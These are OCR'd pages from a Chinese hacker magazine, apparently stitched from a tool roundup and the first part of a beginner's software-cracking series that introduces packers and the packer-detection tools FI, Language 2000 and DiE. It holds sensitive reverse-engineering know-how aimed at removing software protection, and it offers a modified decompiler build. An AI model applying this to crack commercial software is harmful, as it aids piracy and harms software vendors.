
5、破解帮助手册

这是一个由VB编译出来的小程序，主要是将一些常见的定义和使用方法集合到一个小程序中，在破解的时候可以随时查阅我们会忘记的知识。我觉得初学脱壳的爱好者可以先熟悉一下这个小程序的内容。


图4


6、SoftSnoop 2009 V0.1

SoftSnoop是一款强大的函数调用监控工具，本次提供的工具是由红尘岁月专门编译的一个版本，其功能比较强大，因为此次他添加了汇编、C、VB、易语言、MFC、delphi函数功能与参数注释，添加了vb事件解析，MFC动态链接方式的虚函数与消息映射表的解析等等，更利于我们监视API的一举一动。


图5

7、Reflector 4.2.4

Reflector是一款比较强大的反编译工具，它是专门破解.net程序的工具，相信很多朋友都用过它，通过Reflector反汇编.net的程序之后，我相信你很容易可以还原出源代码。但reflector本身有一个比较致命的局限性，就是如果你的电脑没联网的话，可能导致没办法使用这个工具，所以本期提供了一个可以在不联网状态下能够使用的版本。


图6

8、RegSnap v6.1.1955

RegSnap是一个可以帮助你分析Windows注册表更改的工具，使用它你可以比较已保存的快照，了解哪个键被修改，删除或者增加。你还可以分析其它敏感的系统部分，例如Windows和Windows System目录里的文件。RegSnap生成HTML格式的报告，Pro版支持命令行界面。





图7


9、Delphi and C++Builder Decompiler v3.42

这是一个反汇编Delphi和C++Builder的工具，据说和DEDE的效果差不多，这个我没有做过对比，也有传闻说这是一个山寨版的工具。但是作为使用这些工具的我们，可能没有太过必要去考究是否山寨，关键就是我们使用这个工具的时候，结果是否就是我们所需要的。


图8

10、IDA Pro 5.4中文帮助手册

IDA Pro 5.4中文帮助手册比较全面地让我们重新认识IDA，因为在此之前，我们只能靠一些零碎的文章来认识IDA。另外由于IDA的功能非常强大，使用也会比OD之类的工具更加复杂了，所以很多新手在IDA面前表现的有点无力。希望这个手册对新手有很大的帮助。


图9

《黑客育婴手册》
WWW.NOHACK.CN
单价：29.8元
全国各大报刊亭有售


软件破解入门系列一——常用破解工具的介绍

■missviola[0.S.T]



从本文你可以学习到：
常用破解工具的介绍以及使用方法

大家好，从这期杂志开始，由我为大家写一个软件破解入门的系列文章，这一期主要给大家介绍一些破解的常用工具。在讲解今天的内容之前，我想先引用看雪老大的一段话，送给所有想学习软件破解的读者们。

“很多人都想学习解密，这东西刚入门时会让人沉迷进去，可以饭不吃、觉不睡。出现这种现象也许是解密满足了人们的猎奇心吧。但掌握这方面技术，对自身的提高确实有好处，可以通过跟踪软件提高自己的调试技能，并且能了解他人程序思路，使自己写出更好的程序。研究解密技术有助于掌握一些系统底层知识，这些知识绝对是构造起大型软件的坚实基础。许多程序员都经历了这一锻炼过程的。

由于机器语言与汇编语言是一一对应的，因此就可将机器语言转化成汇编语言，这个过程称之为反汇编。而汇编语言可读性是比较好的，这样就可分析程序流程，解析其功能了，这个过程就是解密（俗称破解）。也就是说，解密的基础是建立在汇编语言级别上的，因此想涉足这一领域的朋友，汇编语言一定得学好。

学习解密其实很累的，需花费大量的时间，而且经常会碰壁，三五天毫无进展是极为平常的事情。这时你可能有点想退却，其实你不要着急，只要认真学习，成功就在眼前。没有人生来就什么都会，如果你有问题，就大胆的去问你周围的人。学解密的秘诀就是勤奋＋执着！记住并能做到这两点，你会变得很优秀的。”

我想，学习破解正如看雪老大所说的那样，是一个不断积累的过程。多思考，多交流，多动手，如果一遇到困难就放弃的话，那么你永远也学不到知识。也许你会说这个大道理谁都懂，确实，这条路没有投机取巧的独门秘籍，也没啥捷径可言，想要学得好，只能辛苦的坚持。我想，能坚持下来最好的办法就是不要让生活磨灭了你的兴趣，兴趣是指引你攀越一座座高山的最好的老师。好了，下面我们正式开始讲解今天的主题。

一、查壳工具

在破解一个软件之前，我们一定要养成先查壳的好习惯。那壳是什么呢？螃蟹有壳，乌龟有壳，穿山甲也有壳，自然界很多生物都有壳，壳的一个最基本功能，那就是保护作用。软件加壳也是同样的道理，壳对软件自身起到保护和隐藏的作用。

小提示——壳

是在计算机软件中的一段专门负责保护软件不被非法修改或反编译的程序。壳一般都是先于程序运行，拿到控制权，然后完成它们保护软件的任务。由于这段程序和自然界的壳在功能上有很多相同的地方，基于命名的规则，大家就把这样的程序称为“壳”了。从功能上抽象，软件的壳和自然界中的壳相差无几，无非是保护、隐蔽壳内的东西。而从技术的角度出发，壳是一段执行于原始程序前的代码。软件的壳分为加密壳、压缩壳、伪装壳、多层壳等类，目的都是为了隐藏程序真正的OEP（Original Entry Point 入口点）。

如果一个软件加了壳的话，我们可以用对应壳的脱壳机或者脚本把它脱掉。脱壳机不行的话，我们还可以自己进行手工脱壳。这些在以后的文章中我都会向大家一一介绍。常见的查壳工具主要有：FI、PEID、DiE、Language2000等。下面我们来一起看下它们的使用方法。

1、FI

FI是一款在命令行下运行的软件，我们打开CMD，切换到FI的工作目录下，将待查壳的程序也放在FI的工作目录下，然后输入命令“**fi 待查壳程序的名字**”，就会显示程序加了哪种壳，如图1。




图1　FI程序界面

图1中的结果显示，程序被加上了AsPack v2.12的壳。不过FI这款软件由于作者很长时间没有进行更新了，所以无法查出现在的一些新壳。

2、Language 2000

这是一款GUI界面的查壳工具，使用起来非常的方便，软件界面如图2。

我们点击“打开”，选择需要查壳的程序就可以了，查壳结果如图3。




图2　Language 2000界面




图3　Language 2000查壳结果

显示的结果同FI是相同的。

3、DiE

这是一款与PEID同样强大的查壳软件，最新版本是0.64，我这里使用的是0.63汉化版，软件界面如图4。




图4　DiE程序界

查壳的时候点击“运行文件”，选择需要查壳的程序，或者直接将待查壳




图5　DiE查壳结果

的程序拖入程序的界面即可。查壳的结果如图5。

在DiE中，我们还可以点击上面不同的选项卡来查看程序的各种信息。比如点击“区段”选项卡，显示如图6。




图6 DiE中的区段信息

在“输入表”选项卡中，我们可以看到程序使用了哪些API函数，这对于我们下断点来说是非常有帮助的。

那么什么是输入表呢？我们来一起了解下。

输入表是PE文件结构中不可或缺的部分，输入表也称之为“导入表”。




图7 DiE中的输入表信息

